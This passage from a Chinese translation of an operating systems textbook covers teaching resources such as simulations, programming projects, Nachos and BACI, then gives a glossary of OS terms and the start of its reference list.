地址转换	用于探究地址转换的各个方面。支持 1 级和 2 级页表，以及一个转换检测缓冲区（TLB）
第 9 章——单处理器调度	
进程调度	允许用户在一系列进程上试验不同的进程调度算法，并比较不同的统计数字，例如吞吐量和等待时间

（续）

第 11 章——I/O 管理和磁盘调度	
磁盘头调度	支持标准的调度算法，例如 FCFS、SSTF、SCAN、LOOK、C-SCAN、C-LOOK 以及这些算法具有双倍缓冲区的情况
第 12 章——文件管理	
并发 I/O	模拟了一个由 open、close、read、write、fork、wait、pthread_create、pthread_detach 和 pthread_join 指令组成的程序

IRC 包括以下内容：

1）可用的模拟的一个概要介绍。

2）如何把它们导入到本地环境。

3）具体的分配给学生的作业，告诉他们需要做什么以及期望的结果是什么。对每一个模拟要求，本节提供了一个或者两个可以布置给学生的原创作业。

这些模拟作业是由 Adam Critchley（得克萨斯大学圣安东尼奥分校）开发的。

C.3　编程项目

提供了三个系列的编程项目

C.3.1　教材中规定的项目

两个主要的编程项目，一个是开发一个 shell 或者是一个命令行解释器，另一个项目是开发一个书本中描述的进程分发程序，这两个项目分别对应于第 3 章和第 9 章。IRC 提供了更多的有关信息和开发这些程序的循序渐进的练习。

这些项目是由澳大利亚的 Griffith 大学的 Ian G. Granham 开发的。

C.3.2　额外的大型编程项目

有一系列称为机器问题(Machine Problem，MP)的编程作业是可以获得的，这些作业是基于 Posix 编程接口的。这些作业中的第一个是一个 C 语言的速成课程，其目的是让学生能够很好地掌握 C 以完成后续的作业。这一系列项目包含几个不同难度的机器问题。建议可以把一个项目布置给由两名学生组成的小组。

每一个 MP 不仅仅包含了对问题的解释，也包含了一系列在作业中需要使用到的 C 文件和逐步的说明，还包括关于每个作业的一些问题，学生必须回答这些问题以显示其对每个项目的理解程度。这些作业的范畴包括：

1）使用基本 I/O 和字符串操作函数创建一个运行在 Shell 环境中的程序。

2）探究和扩展一个简单的 UNIX shell 解释器。

3）修改利用线程的错误代码。

4）使用同步原语实现一个多线程应用。

5）编写一个用户模式的线程调度器。

6）使用信号和计时器模拟一个分时系统。

7）一个六周的项目，创建一个简单的可运行的网络文件系统。这个项目涵盖了 I/O 和文件系统概念、内存管理以及网络原语。

IRC 提供了帮助教师如何在本地服务器上建立帮助文件的说明。

这些项目作业是由伊利诺伊大学厄巴纳-香槟分校(UIUC)计算机科学系开发的，并由 Matt Sparks（UIUC）进行调整以供本书使用。

C.3.2 小型编程项目

教师也可以给学生布置一系列在 IRC 中给出的小型编程项目。这些项目可以让学生在任意的计算机上和用任意的编程语言来实现。这些项目是平台和开发语言无关的。

这些小项目与大项目相比有一些优势。大型项目能让学生体验到更多的成就感，但是能力相对较弱或者缺乏组织技能的学生可能不容易完成。大型项目通常是由最好的学生来承担大部分任务的。小型项目具有更高的成功比例，并且因为可以布置更多的小项目，所以可以让学生涉及一系列不同的领域。相应地，教师的 IRC 包含了一系列小项目，每一个应该在一周左右的时间内完成，从而可以让教师和学生都满意。这些项目是由沃尔切斯特理工大学的 Stephen Taylor 开发的，他已经在十几次教授操作系统课程的过程中使用并完善了这些项目。

C.4 研究项目

加深对课程概念的理解并教给学生们研究技巧的一个有效方法是分配给学生一个研究项目。这样的项目可能包括查找资料以及网上搜索厂商的产品、研究实验室的活动和标准化的工作。项目可以分配给团队或者小项目分配给个人。不管怎样，最好在一个学期的早些时候便提出有关项目要求的建议，从而给教师以时间评估建议书、确定合适的题目和工作量。发给学生的关于研究项目的说明应包括：建议书的格式、最终报告的格式、包含中间和最终期限的进度安排、可能的项目题目列表。

学生可以从列出的题目中选择其一，或设计自己的同等项目。教师手册中包含建议书和最终报告的参考格式，以及乔治·梅隆大学的 Tan N. Nguyen 教授设计的研究题目列表。

C.5 阅读/报告作业

另一个也可以加深学生对课堂上的概念的理解并给予他们研究经验的好办法是，阅读文献中的论文并进行分析。IRC 站点中包含了每一章参考论文的列表，并提供了文章副本。IRC 站点中也包含了作业方面的参考建议。

C.6 书面作业

书面作业能够在类似操作系统机理这样的技术课程的学习过程中起到强有力的放大作用。全课程写作（Writing Across the Curriculum，WAC）运动（http://wac.colostate.edu/）的信徒报告了大量的关于书面作业能够加强学习的好处。书面作业能够让学生更为细致和全面地对关于特定题目进行思考。此外，书面作业能够防止学生试图通过最少的个人参与来通过课程学习的动机，即防止学生仅仅学习一些结论和解决问题的技巧而忽略了对目标问题的深入理解。

教师的补充材料包括一系列的按章组织的书面作业。教师可以能够发现这是他们教学方案中重要的一部分。对于任何关于额外的书面作业的反馈和建议，我会非常感谢！

C.7 讨论题目

一种提供协作的体验的途径就是讨论题目，在教师的补充材料中有一系列的讨论题目。每个讨论题目都是和书本的内容相关。教师可以准备好这些题目，从而学生可以在课上、在线聊天室或者消息板上讨论特定的题目。如果能够有关于讨论题目的建议或者相关的反馈，我会非常感谢！

C.8 BACI 和 Nachos

除了 IRC 提供的支持外，教师也可以尝试使用以下两个可以公开获得的软件：

- **Ben-Ari 并发解析器（BACI）**：BACI 能够模拟并发进程的执行，能够支持二值信号量、计数信号量和管程。BACI 有许多项目作业，用于加强学生对并发概念的理解。
- **Nachos**：Nachos 是一个适合于在操作系统设计入门的课程中进行项目实现的模拟的操作系统环境。Nachos 能够用于加强对概念的理解，同时也包含了许多项目作业。

本附录会对这些内容进行简要的讨论。附录 H 会对 BACI 提供更为详细的介绍，包括如何获得这个系统和相关的作业。Nachos 在它的网站上维护了很好的文档，本节将简要介绍这些内容。

C.8.1 Nachos 概述

Nachos 是一个教学型的操作系统，模拟一个操作系统及其下面的硬件。Nachos 作为一个 UNIX 进程运行，给学生提供一个可再生的调试环境。其目标是提供一个项目环境，能真实显示操作系统是如何工作的，同时又足够简单，使得学生能理解并做重大的修改。

通过网络可以得到一个免费的 Nachos 软件包，它包括：

- 一篇概述性的文章。
- 可工作的操作系统的简单基本代码。
- 一台一般的个人电脑/工作站的模拟器。
- 试验任务：这些任务阐明并探索了现代操作系统的所有领域，包括线程和并发机制、多道程序设计、系统调用、虚拟内存、软件载入的 TLB、文件系统、网络协议、远程过程调用和分布式系统。
- 一个 C++的初级读本（Nachos 是用 C++中易于学习的子集来编写的，有助于 C 程序员学习这部分内容）。

世界上很多大学都在使用 Nachos，并且 Nachos 也已经被移植到各种各样的系统上，包括 Linux、FreeBSD、NetBSD、DEC MIPS、DEC Alpha、Sun Solaris、SGI IRIX、HP-UX、IBM AIX、MS-DOS 和 Apple Macintosh。下一步的计划包括移植到斯坦福大学的 SimOS 上，它是一个 SGI 工作站的完全机器模拟。

从 Web 站点上可以免费得到 Nachos（从 WilliamStallings.com/OS/OS6e.html 可链接到其 Web 站点）；教师通过发电子邮件到 nachos@cs.berkeley.edu 可得到一个答案集。此外，关于 Nachos 还有一个教师的邮件列表和一个新闻组（alt.os.nachos）。

C.8.2 在 Nachos 和 BACI 之间做出选择

如果教师愿意花时间，可以将这些模拟器中的一个移植到学生使用的本地环境中，选择哪一个则取决于教师的目标和个人意见。若项目的重点是在并发性上，则 BACI 是很好的选择。对于学习信号量、管程和并发程序设计的复杂和微妙之处，BACI 提供了一个极好的环境。

如果教师希望学生探究 OS 的各种机制，包括并发程序设计、地址空间和调度、虚拟内存、文件系统、网络等，则可使用 Nachos。

术 语 表

access method（存取方法） 用于查找（find）一个文件、一条或一组记录的方法。

address space（地址空间） 计算机程序可用的地址范围。

address translator（地址转换器） 把虚拟地址转换为物理地址的功能单元。

Application Programming Interface（API，应用程序编程接口） 软件开发者所使用的编程工具的标准库，用于编写适合特定的操作系统或图形化用户界面的应用程序。

asynchronous operation（异步操作） 相对于一个特定的事件，不是有规律地或可预期地发生的操作。例如，一个错误诊断例程，它可能在一个程序运行过程中的任何时候获得控制权。对这个例程的调用就是异步操作。

base address（基址） 在计算机程序运行过程中，在计算地址时用来作为起点的地址。

batch processing（批处理） 一组进程中的每一个都在下一个进程开始之前结束运行。

Beowulf 定义了一类集群计算，其重点是使得整个系统的单位性能的价格最低，并且不会影响它执行计算工作的能力。大多数 Beowulf 系统是在 Linux 计算机中实现的。

binary semaphore（二元信号量） 只能取值为 0 或 1 的信号量。二元信号量一次只允许一个进程或线程访问共享的临界资源。

block（块） 1）作为一个记录单元的一组连续记录，单元间有块间间隔分离。2）作为发送单元的一组二进制位。

busy waiting（忙等待） 重复执行一段循环代码以等待一个事件发生。

cache memory（高速缓存存储器） 比内存小且比内存快的存储器，位于处理器和内存之间。高速缓存充当最近使用过的内存单元的缓冲区。

Central Processing Unit（CPU，中央处理器） 计算机中获取并执行指令的部分。由算术逻辑单元（Arithmetic and Logic Unit，ALU）、控制单元（control unit）和寄存器（register）组成。通常简称为处理器（processor）。

chained list（链表） 表中的数据项是分散的，但是每一个表项包含一个标识符以定位下一个表项。

client（客户） 通过向服务器进程发送消息来请求服务的进程。

cluster（集群） 一组互联的整机，它们作为一个统一的计算资源一起工作，就像一台机器一样。术语整机（whole computer）是指可以脱离集群独立运行的系统。

communication architecture（通信体系结构） 实现通信功能的硬件和软件结构。

compaction（压缩） 在存储器被划分成大小可变的分区时使用的一种技术。操作系统不时地通过移动分区使它们连续，从而使所有空闲空间都在一个块中。参见 external fragmentation。

concurrent（并发） 在同一段时间间隔中运行的进程或线程，在此期间，它们可能必须交替地共享相同的资源。

consumable resource（可消耗资源） 可以被创建（生产）和销毁（消耗）的资源。当一个进程获得一个资源时，该资源就不再存在。可消费资源的例子有中断、信号、消息和 I/O 缓冲区中的信息。

critical section（临界区） 在计算机程序的异步过程中，不能和另一个异步过程相关临界区同时执行的部分。参见 mutual exclusion。

database（数据库） 大量的相关数据集合，通常有冗余控制，并根据某种方案进行组织，以便为一个或多个应用程序提供服务。这些数据被存储起来，这样，不同的程序可以使用这些数据而不需要关心数据的结构或组织。有一种通用方法以增加新数据、修改和检索已存在数据。

deadlock（死锁） 1）多个进程都在等待一个资源可用，但是由于这个资源被另一个进程持有，并且该进程也处于类似的等待状态，因此这个资源永远也不会成为可用的，这时出现的僵局；2）当多个进程都在互相等待对方的行为或响应时出现的僵局。

deadlock avoidance（死锁避免） 一种为避免死锁而检查每一个新的资源请求的动态技术。如果新的请求会导致死锁，则拒绝请求。

deadlock detection（死锁检测） 当被请求的资源可用时，则同意请求。操作系统会周期性地检测死锁。

deadlock prevention（死锁预防） 一种保证不会发生死锁的技术。死锁预防是通过确保死锁的必要条件之一不被满足来实现的。

demand paging（请求式页面调度） 内存在需要时将页面从辅存传输到内存。与预约式页面调度（prepaging）对应。

device driver（设备驱动） 直接处理设备或 I/O 模块的操作系统模块（通常位于内核中）。

direct access（直接存取） 通过指向该数据的物理单元的地址，按照与它们的相对位置无关的顺序，从存储设备中获取数据或者把数据送到存储设备中的能力。

Direct Memory Access（DMA，直接内存存取） 内存的一种 I/O 模式，在该模式下，一个称做 DMA 模块的特殊模块控制内存与 I/O 设备之间的数据交换。处理器向 DMA 模块发送数据块传输请求，只有整个数据块传输完毕才被中断。

disabled interrupt（禁止中断） 通常是由操作系统产生的一种状态。在该状态下，处理器将忽略特定类型的中断请求信号。

disk allocation table（磁盘分配表） 一个用于表示辅存中的哪些块是空闲的并可以分配给文件的表。

disk cache（磁盘高速缓存） 一个通常保留在内存中的缓冲区，充当磁盘高速缓存和其余内存之间的高速缓存。

dispatch（分派） 给准备好执行的工作或任务分配处理器时间。

distributed operating system（分布式操作系统） 网络中的计算机共享的一个公共操作系统。分布式操作系统为进程间通信、进程迁移、互斥以及死锁检测和预防提供支持。

dynamic relocation（动态重定位） 一个进程在执行期间给计算机程序指定新的绝对地址，使得该程序可以从内存中的不同区域执行。

enabled interrupt（允许中断） 通常由操作系统产生的一种状态，在此期间，处理器将响应特定类型的中断请求信号。

encryption（加密） 通过可逆的数学计算，把明文或数据转换成难以理解的格式。

execution context（执行上下文） 参见 process state。

external fragmentation（外部碎片） 当存储器根据所分派的数据块的大小而划分成可变大小的分区（例如内存中的段）时，就会产生外部碎片。当段被移入移出存储器时，存储器中被占据的部分之间会出现间隙。

field（域） 1）作为记录的一部分的已定义的逻辑数据；2）一个记录的基本单元，可能包含一个数据项、一个数据集合、一个指针或者一个链接。

file（文件） 把一组相关记录作为一个单元就是文件。

File Allocation Table（FAT，文件分配表） 一个用于指明分配给一个文件的空间在辅存中的物理位置的表。每个文件都有一个文件分配表。

file management system（文件管理系统） 给使用文件的用户和应用程序提供包括文件访问、目录维护和访问控制等服务的一组系统软件。

file organization（文件组织） 一个文件中记录的物理顺序（由保存和获取方法确定）。

First Come First Served（FCFS，先来先服务） 同 First In First Out。

First In First Out（FIFO，先进先出） 一种队列技术，使得下一个被取出的项是在队列中时间最长的项。

frame（页框） 在页式虚拟存储中，内存中用于保存虚存中的一页的固定长度的块。

gang scheduling（组调度） 一组相关的线程基于一对一的原则，被同时调度到一组处理器上运行。

hash file（散列文件） 可以根据关键字域的值访问记录的一种文件。散列方法用于基于关键字的值查找记录。

hashing（散列法） 在为一项数据选择存储位置时，将地址作为数据内容的函数来计算。这项技术增加了存储分配函数的复杂度，但是可以带来快速的随机检索。

hit ratio（命中率） 在两级存储结构中，所有内存储器访问中高速存储器（如高速缓存）所占的比例。

indexed access（索引存取） 通过一个关于记录位置的独立的索引，组织和访问一个存储结构中的记录。

indexed file（索引文件） 可以根据关键字域的值访问记录的一种文件。需要一个基于关键字值的索引来指明每个记录的位置。

indexed sequential access（索引顺序存取） 通过一个关键字的索引，组织和访问一个存储结构中的记录。索引保存在任意划分的顺序文件中。

indexed sequential file（索引顺序文件） 一种记录按照关键字域的值进行排序的文件。有一个包含部分关键字值列表的索引文件作为主文件的补充。索引提供了一种查找能力，能够快速到达想要的记录附近。

instruction cycle（指令周期） 当计算机执行机器语言指令时，从内存中读取并执行一条指令的时间周期。

internal fragmentation（内部碎片） 当存储器被划分成固定大小的分区（如内存中的页框、磁盘中的物理块）时，会产生内部碎片。如果一块数据被分派到一个或多个分区，那么当最后一部分数据大小比最后一个分区容量小时，在最后一个分区中就会出现被浪费的空间。

interrupt（中断） 一个进程（如一个计算机程序的执行）被挂起。由进程外部的一个事件引发的，并且按照某种方式执行使得该进程可以被恢复。

interrupt handler（中断处理程序） 通常是操作系统的一部分的一个例程。当中断产生时，控制权移交给中断处理程序，中断处理程序根据引发中断的条件进行处理。

job（作业） 被打包并作为一个单元运行的计算步骤（computational steps）的集合。

Job Control Language（JCL，作业控制语言） 一种面向问题的语言，用于表达作业的声明，这些声明用于标识该作业，或向操作系统描述作业的要求。

kernel（内核） 操作系统的一部分，包含软件最重要的部分。通常，内核永久驻留在内存中。内核运行在特权模式下，并响应来自进程的调用和来自设备的中断。

kernel mode（内核态） 操作系统内核所保留的特权执行状态。内核态允许访问低级别的执行进程不能访问的内存区域；也允许运行只能在内核态下执行的机器指令。内核态也称做系统态或特权态。

Last In First Out（LIFO，后进先出） 下一次被取到的项是最新放入队列中的项的一种排队技术。

lightweight process（轻量级进程） 线程。

livelock（活锁） 这样的一种状况：两个或多个进程不断地改变它们的状态，来响应别的进程的变化，除此之外不做任何有用的工作。这类似于死锁中谁也不能继续进行的情况，但不同的是，没有任何一个进程被阻塞或等待任何事件的发生。

locality of reference（访问的局部性） 处理器在很短的时间内重复地访问同一内存区域的趋势。

logical address（逻辑地址） 一个存储位置的引用，这个位置和分配给数据的实际存储空间无关。在实现存储器访问之前必须转换成物理地址。

logical record（逻辑记录） 与物理环境无关的记录。一个逻辑记录的各个部分可能在不同的物理记录中；多个逻辑记录或部分逻辑记录可能对应同一个物理记录。

macrokernel（宏内核） 可以提供很多服务的大操作系统内核。

mailbox（邮箱） 为多个进程间所共享的一种数据结构，邮箱被当做一个存放消息的队列，消息不是直接从发送者传递给接收者，而是先发送到邮箱，再从邮箱中取出。

main memory（内存） 在计算机内部的存储器，是程序可以寻址的，并且为了后面的执行或处理，可以载入到寄存器中。

malicious software（恶意软件） 被设计用于破坏或耗尽目标计算机中资源的软件。恶意软件通常隐藏在合法软件中或者伪装成合法软件。在某些情况下，可以通过电子邮件或已被感染的软盘传播到别的计算机中。恶意软件的类型包括病毒、特洛伊木马，蠕虫和用于拒绝服务攻击的隐藏软件。

memory cycle time（内存周期时间） 对内存进行读或写一个字操作所需的时间。与内存读或写一个字的速率成反比。

memory partitioning（存储分区） 把一个存储器细分成许多独立的区。

message（消息） 进程之间作为一种通信方式进行交换的一块信息。

microkernel（微内核） 一个很小的具有特权的操作系统核心，其提供进程调度、存储器管理和通信服务，而一些传统上属于操作系统内核的功能依靠其他进程执行。

mode switch（状态转换） 一种导致处理器在不同的状态（内核态或用户态）下执行的硬件操作。当从用户态切换到内核态时，需要保存程序计数器、处理器状态字和其他寄存器。当从内核态切换到用户态时，这些信息将被恢复。

monitor（管程） 在抽象数据类型内封装变量、访问过程和初始化代码的程序设计语言。管程的变量仅可通过管程过程访问，并且一次仅允许一个处于运行状态的进程访问管程。管程的访问过程是临界区。一个管程可能有若干进程排队等待访问它。

monolithic kernel（单一内核） 一个包含了整个操作系统的大内核，包括调度、文件系统、设备驱动程序和内存管理。该内核的所有功能组件可以使用它的所有内部数据结构和例程。典型地，一个单一内核被作为一个进程实现，它的所有元素共享同一个地址空间。

multilevel security（多级安全） 能在数据的多级划分上实现访问控制的能力。

multiprocessing（多处理） 由一个多处理器中的两个或多个处理器为并行处理提供的一种操作模式。

multiprocessor（多处理器） 一个计算机有两个或多个处理器，这些处理器共享以相同的访问方式访问同一个内存。

multiprogramming（多道程序设计） 由一个处理器交错执行两个或多个计算机程序的一种操作模式。与另一个术语多任务相同。

multiprogramming level（多道程序设计道数） 部分或完全驻留在内存中的进程数。

multitasking（多任务） 为实现两个或多个计算机任务的并发或者交错执行而提供的一种操作模式。同多道程序设计。

mutex（互斥体） 和二元信号量类似。它们之间最主要的区别是：对互斥体加锁（将值设为0）和解锁（将值设为1）的进程必须是同一个。相反，对二元信号量加锁和解锁的进程可能不相同。

mutual exclusion（互斥） 一种条件，规定在任何时候，一组进程只有其中的一个可以访问某个给定的资源或执行某一给定的功能。参见 critical section。

nonprivileged state（非特权状态） 一种执行上下文环境，不允许敏感的硬件指令执行，如终止指令和I/O指令。

nonuniform memory access multiprocessor（非一致存储访问多处理器） 一种共享内存的多处理器，某个给定的处理器存取内存中一个字的时间随着该字在内存中的位置的不同而不同。

object request broker（对象请求代理） 面向对象系统中的一个实体，作为客户向服务器发送请求的一个中介。

operating system（操作系统） 一种控制程序执行，并提供诸如资源分配、调度、输入/输出控制和数据管理之类的服务的软件。

page（页） 在虚拟存储器系统中，具有一个虚拟地址并且可以在内存和辅助存储器之间作为一个单位来传送的一种长度固定的（数据）块。

page fault（缺页中断） 当包含被访问字的页不在内存中时就会发生缺页。这会引发一个中断，要求正确的页被取入内存。

page frame（页框） 内存中用于保存一个页的固定大小的连续块。

paging（页面调度） 页在内存和辅存之间的传送。

physical address（物理地址） 一个数据单元在存储器中的绝对位置（如内存中的字或字节、辅存中的块）。

pipe（管道） 一个环形缓冲区，允许两个进程按生产者/消费者模型进行通信。因此，这是一个先进先出队列，由一个进程写、另一个进程读。在某些系统中，管道被推广到允许选择消费队列中的任何一项。

preemption（抢占） 在一个进程还没有使用完一个资源时收回该资源。

prepaging（预约式页面调度） 读入的页不是一次缺页所请求的页，希望最近会需要用到这些额外读入的页，从而减少磁盘输入/输出。可与 demand paging 对比。

priority inversion（优先级反转） 操作系统强制高优先级的任务等待低优先级任务的情况。

privileged instruction（特权指令） 只能在某种特定的模式下执行，通常是由管理程序使用的指令。

privileged mode（特权态） 参见 kernel mode。

process（进程） 一个程序的执行。进程是由操作系统控制并调度的。与 task 相同。

process control block（进程控制块） 操作系统中进程信息的描述。进程控制块是一个数据结构，包含关于该进程的特性和状态等信息。

process descriptor（进程描述符） 参见 process control block。

process image（进程映像） 一个进程的所有组成部分，包含程序、数据、栈和进程控制块。

process migration（进程迁移） 为了支持进程在目标机上运行，将本机上进程足够的状态迁移到目标机。

process spawning（进程繁殖） 由一个进程创建一个新进程。

process state（进程状态） 操作系统管理进程所需要的所有信息、以及处理器正确地运行该进程所需要的所有信息。进程状态包括各种处理器寄存器的内容，如程序计数器和数据寄存器；它还包括用于操作系统的信息，如进程的优先级和进程是否在等待一个特殊 I/O 事件的完成。参见 execution context。

process switch（进程切换） 处理器从一个进程切换到另一个进程的操作，包括为第一个进程保存进程控制块、寄存器和其他信息，并把它们替换成第二个进程的信息。

processor（处理器） 计算机中，解释和执行指令的功能单元。一个处理器至少包含一个指令控制单元和一个算术单元。

program counter（程序计数器） 指令地址寄存器。

Program Status Word（PSW，程序状态字） 包含状态代码、执行模式和其他反映进程状态的状态信息的单个寄存器或寄存器组。

programmed I/O（可编程 I/O） CPU 向 I/O 模块发出 I/O 命令，然后在处理之前必须等待操作完成的 I/O 形式。

race condition（竞争条件） 有多个进程访问和操作共享数据的情况，其执行结果取决于这些进程的相对时间安排。

real address（实地址） 内存中的物理地址。

real-time System（实时系统） 能够调度并管理实时任务的操作系统。

real-time Task（实时任务） 执行与计算机系统外部的某个过程、功能或事件集有关系，并且为了有效、正确地与外部环境交互，必须满足一个或多个最后期限的要求的任务。

record（记录） 作为一个单元处理的一组数据元素。

reentrant procedure（可重入过程） 一个允许在同一个例程的前一次执行完成之前进入，并且能够正确执行的例程。

registers（寄存器） CPU 内部的高速存储器。一些寄存器是用户可见的，即程序员通过机器指令集可以访问。其他寄存器只能由 CPU 进行控制时使用。

relative address（相对地址） 表示与基地址之间偏移的地址。

Remote Procedure Call（RPC，远程过程调用） 能够使位于不同机器中的两个程序可以使用过程调用/返回的语法和语义进行交互的一种技术。调用程序和被调用程序表现得仿佛运行在同一台机器中。

rendezvous（会合） 在消息传递中，消息的发送者和接收者都被阻塞直到该消息被传递的情况。

resident Set（常驻集） 任何时候都在内存中的某个进程的一部分。相对于 working set。

response time（响应时间） 在交互终端上，一个数据系统中从发送完一个询问信息到开始接收到一个响应信息之间所经历的时间。

reusable resource（可重用资源） 一次只能供一个进程安全地使用，并且不会由于使用而耗尽的资源。进程得到资源单元，后来又释放这些单元，供其他进程再次使用。可重用资源的例子包括处理器、I/O 通道、内存和辅存、设备以及诸如文件、数据库和信号量之类的数据结构。

round robin（轮转） 一种按一个固定的循环顺序激活进程的调度算法。那些由于等待某些事件（如一个子进程或一个输入/输出操作的结束）而不能继续进行的进程只是简单地把控制返回给调度程序。

scheduling（调度） 选出待分派的作业或任务。在某些操作系统中，其他作业单位，诸如输入/输出操作，也可调度。

secondary memory（辅助存储器） 位于计算机系统之外的存储器；不能由处理器直接处理，它里面的数据在使用前必须先复制到内存中。如磁盘和磁带。

segment（段） 在虚拟存储器中，具有虚拟地址的一个块。这些程序块的长度可以是不相等的，甚至可以是动态变化的。

segmentation（分段） 把一个程序或应用程序划分成段，分段是虚拟存储器方案中的一部分。

semaphore（信号量） 用于在进程间发信号的一个整数值。对一个信号量只可以进行三种操作，所有的操作都是原子的：初始化、减量和增量。根据信号量的精确定义，减量操作可能导致进程的阻塞，增量操作可能导致为一个进程解除阻塞。

sequential access（顺序存取） 按照数据排序后的顺序，把数据送入一个存储设备或数据介质中，或者按照数据进入的顺序获得数据的能力。

sequential file（顺序文件） 记录按照一个或多个关键字域的值排序，并且从文件的开始处按相同的顺序被处理的文件。

server（服务器） 1）通过消息响应客户请求的进程；2）在网络中，给其他站提供功能的一个数据站，如文件服务器、打印服务器、邮件服务器。

session（会话） 表示一个交互式用户应用程序或操作系统功能的一个或多个进程集合。所有的键盘和鼠标输入直接定向到前台会话，所有前台会话的结果直接输出到显示屏。

shell（命令处理程序） 操作系统的一部分，解释交互式用户命令和作业控制语言中的命令。用来充当用户和操作系统之间的界面。

spin lock（自旋锁） 一个进程在一个无限循环中执行，等待锁变量的值指明锁可用的一种互斥机制。

spooling（假脱机技术） 当在外围设备和计算机处理器之间传送数据，为了减少处理的延时，使用辅助存储器作为缓冲存储器。

stack（栈） 一个有序表，增加或删除表项都在表的同一端进行，称做栈顶。也就是说，下一个放到表中的元素位于栈顶，下一个从表中删除的项在表中的时间最短，这种方法称做后进先出。

starvation（饥饿） 一个进程由于其他进程总是优先于它而被无限延迟的情况。

strong semaphore（强信号量） 一种信号量机制，所有在同一个信号量上等待的进程都排队等候，并且最终按它们执行 wait(p)操作的顺序（FIFO 顺序）继续进行。

swapping（交换） 内存将其中一个区域的内容与辅助存储器中一个区域的内容相互交换的过程或处理方法。

Symmetric Multiprocessing（SMP，对称多处理） 一种允许操作系统在任何可用的处理器上执行，或者在几个可用的处理器上同时执行的多处理形式。

synchronous operation（同步操作） 相对于另一个进程中某一特定事件的发生，有规律地或者可预测地发生的一种操作，例如，调用一个输入/输出例程，在一个计算机程序中预先编码的位置接收控制。

synchronization（同步） 基于某一条件，两个或多个进程协调它们的活动的情形。

system bus（系统总线） 用来和主要计算机组件（CPU、内存、I/O）进行内部连接的总线。

system mode（系统态） 参见 kernel mode。

task（任务） 参见 process。

thrashing（抖动） 在虚拟存储机制中，处理器花费大量的时间用于交换而不是执行指令。

thread（线程） 工作分配单元。包含处理器上下文（包含程序计数器和堆栈指针）和自己的数据栈（使于程序分流）。线程顺序执行且是可中断的，处理器从而转向另一个线程。一个进程可以包括多个线程。

thread switch（线程切换） 在同一个进程中，处理器的控制从一个线程切换到另一个线程的动作。

time sharing（分时） 许多用户并发地使用一个设备。

time slice（时间片） 在中断前一个进程可以执行的最大时间数量。

time slicing（时间切片） 一种把同一处理机上的时间量分配给两个或多个进程的操作方式。

trace（踪迹） 当一个进程执行时，指令的执行序列。

Translation Lookaside Buffer（TLB，转换检测缓冲区） 作为分页式虚拟存储方案的一部分，用于保存最近访问的页表项的一个高速缓存。TLB 减少了为检索页表项而访问内存的频率。

trap（陷阱） 转向某个指定地址的非编程的条件转移，是由硬件自动激活的；跳转发生的位置会被记录下来。

trap door（陷阱门） 隐秘且未公开地进入一个程序的入口点，用于在没有正常的访问授权的情况下获准访问。

trojan horse（特洛伊木马） 嵌入到一个有用的程序中的隐秘且未公开的例程，执行程序将导致这个秘密例程的执行。

trusted system（可信系统） 一个实现了特定的安全策略且能够验证的计算机和操作系统略。

user mode（用户态） 内存执行的最低权限状态。这种状态下将不能使用内存中的某些寄存器和某些机器指令。

virus（病毒） 嵌入到一个有用的程序中的隐秘且未公开的例程，程序的执行将导致这个秘密例程的执行。

virtual address（虚拟地址） 虚拟存储器中存储位置的地址。

virtual memory（虚拟内存） 计算机系统的用户可将其看做是可寻址的内存储器的一种存储空间。在这种计算机系统中，虚地址可以映射到实地址。虚拟存储器的大小受限于计算机系统的编址方案以及可用辅助存储器的大小，而与内存储单元的实际数目无关。

weak semaphore（弱信号量） 所有在同一个信号量上等待的进程按未指定的顺序（即执行顺序是不知道的或者不确定的）继续进行的一种信号量机制。

word（字） 有序的字节或位的集合，是信息能在特定的计算机上进行存储、发送或操作的标准单元。通常，如果处理器有一个固定长度的指令集，则指令的长度等于字的长度。

working set（工作集） 一个进程在虚拟时间 t，参数为 Δ 的工作集 $W(t, \Delta)$，是该进程在最后 Δ 个时间单位中被访问到的页的集合。相对于 resident set。

worm（蠕虫） 可以通过网络从一台计算机传播到另一台计算机的程序，许多这种程序都含有病毒。

参 考 文 献

ABBREVIATIONS

ACM	Association for Computing Machinery
IEEE	Institute of Electrical and Electronics Engineers

ABRA06 Abramson, T. "Detecting Potential Deadlocks." *Dr. Dobb's Journal*, January 2006.

AGAR89 Agarwal, A. *Analysis of Cache Performance for Operating Systems and Multiprogramming*. Boston: Kluwer Academic Publishers, 1989.

ANAN92 Ananda, A.; Tay, B.; and Koh, E. "A Survey of Asynchronous Remote Procedure Calls." *Operating Systems Review*, April 1992.

ANDE80 Anderson, *J. Computer Security Threat Monitoring and Surveillance*. Fort Washington, PA: James P. Anderson Co., April 1980.

ANDE89 Anderson, T.; Laxowska, E.; and Levy, H. "The Performance Implications of Thread Management Alternatives for Shared-Memory Multiprocessors." *IEEE Transactions on Computers*, December 1989.

ANDE04 Anderson, T.; Bershad, B.; Lazowska, E.; and Levy, H. "Thread Management for Shared-Memory Multiprocessors." In [TUCK04].

ANDR83 Andrews, G., and Schneider, F. "Concepts and Notations for Concurrent Programming." *Computing Surveys*, March 1983.

ANDR90 Andrianoff, S. "A Module on Distributed Systems for the Operating System Course." *Proceedings, Twenty-First SIGCSE Technical Symposium on Computer Science Education, SIGSCE Bulletin*, February 1990.

ANTE06 Ante, S., and Grow, B. "Meet the Hackers." *Business Week*, May 29, 2006.

ARDE80 Arden, B., editor. *What Can Be Automated?* Cambridge, MA: MIT Press, 1980.

ARTS89 a Artsy, Y., ed. Special Issue on Process Migration. *Newsletter of the IEEE Computer Society Technical Committee on Operating Systems*, Winter 1989.

ARTS89b Artsy, Y. "Designing a Process Migration Facility: The Charlotte Experience." *Computer*, September 1989.

ATLA89 Atlas, A., and Blundon, B. "Time to Reach for It All." *UNIX Review*, January 1989.

AXFO88 Axford, T. *Concurrent Programming: Fundamental Techniques for Real-Time and Parallel Software Design*. New York: Wiley, 1988.

AYCO06 Aycock, J. *Computer Viruses and Malware*. New York: Springer, 2006.

BACH86 Bach, M. *The Design of the UNIX Operating System*. Englewood Cliffs, NJ: Prentice Hall, 1986.

BACO03 Bacon, J., and Harris, T. *Operating Systems: Concurrent and Distributed Software Design*. Reading, MA: Addison-Wesley, 1998.

BAEN97 Baentsch, M., et al. "Enhancing the Web's Infrastructure: From Caching to Replication." *Internet Computing*, March/April 1997.

BAER80 Baer, J. *Computer Systems Architecture*. Rockville, MD: Computer Science Press, 1980.

BARB90 Barbosa, V. "Strategies for the Prevention of Communication Deadlocks in Distributed Parallel Programs." *IEEE Transactions on Software Engineering*, November 1990.

BARK89 Barkley, R., and Lee, T. "A Lazy Buddy System Bounded by Two Coalescing Delays per Class." *Proceedings of the Twelfth ACM Symposium on Operating Systems Principles*, December 1989.

